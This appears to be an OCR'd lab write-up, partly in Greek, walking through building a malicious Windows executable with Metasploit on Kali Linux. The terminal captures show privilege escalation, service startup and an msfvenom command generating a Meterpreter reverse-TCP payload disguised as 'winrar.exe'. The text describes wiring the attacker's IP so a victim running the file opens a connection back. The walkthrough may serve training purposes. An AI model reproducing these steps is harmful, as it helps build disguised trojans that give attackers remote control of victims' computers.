


By typing **ifconfig** (im able to see the network traffic)


Fg user wasn’t a root so I had to type sudo /sbin/ifconfig instead


File Actions Edit View Help
Press ENTER to size up the situation
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things
Press SPACE BAR to continue
=[metasploit v5.0.72-dev]
+ -- --=[1962 exploits - 1095 auxiliary - 336 post]
+ -- --=[558 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
msf5 >
File Actions Edit View Help
fg@kali:~$ date
Tue 18 Feb 2020 08:42:09 PM EET
fg@kali:~$ sudo /sbin/ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:feee:867a prefixlen 64 scopeid 0x20<link>
ether 08:00:27:ee:86:7a txqueuelen 1000 (Ethernet)
RX packets 660523 bytes 526433062 (502.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 325092 bytes 20022803 (19.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 377374 bytes 54610571 (52.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 377374 bytes 54610571 (52.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
fg@kali:~$

Enhanced:



fg@kali: ~
File Actions Edit View Help
fg@kali:~$ date
Tue 18 Feb 2020 08:42:09 PM EET
fg@kali:~$ sudo /sbin/ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:feee:867a prefixlen 64 scopeid 0x20<link>
ether 08:00:27:ee:86:7a txqueuelen 1000 (Ethernet)
RX packets 660523 bytes 526433062 (502.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 325092 bytes 20022803 (19.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 377374 bytes 54610571 (52.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 377374 bytes 54610571 (52.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
fg@kali:~$

Στην συνέχεια πάμε να δημιουργήσουμε **ένα .exe shell** το οποίο θα αποτελεί το κακόβουλο λογισμικό μας .






```
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /fg/Desktop/winrar.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /fg/Desktop/winrar.ex
e

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Error: No such file or directory @ rb_sysopen - /fg/Desktop/winrar.exe
msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /root/Desktop/winrar.exe

[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /root/Desktop/winrar.
exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/Desktop/winrar.exe
msf5 >
```



Permission issue which was resolved by typing sudo su- (Making myself a Super User)




After creating the malicious payload I has to run the ls command which shows everything contained in the folder were currently in





fg@kali: ~
File Actions Edit View Help
fg@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# date
Wed 19 Feb 2020 02:43:21 PM EET
root@kali:~#



fg@kali: ~
File Actions Edit View Help
root@kali:~# date
Wed 19 Feb 2020 02:50:32 PM EET
root@kali:~# service postgresql start
root@kali:~# service metasploit start
root@kali:~# msfconsole




Binding our IP address to the malicious payload so we can connect when our victim runs our payload




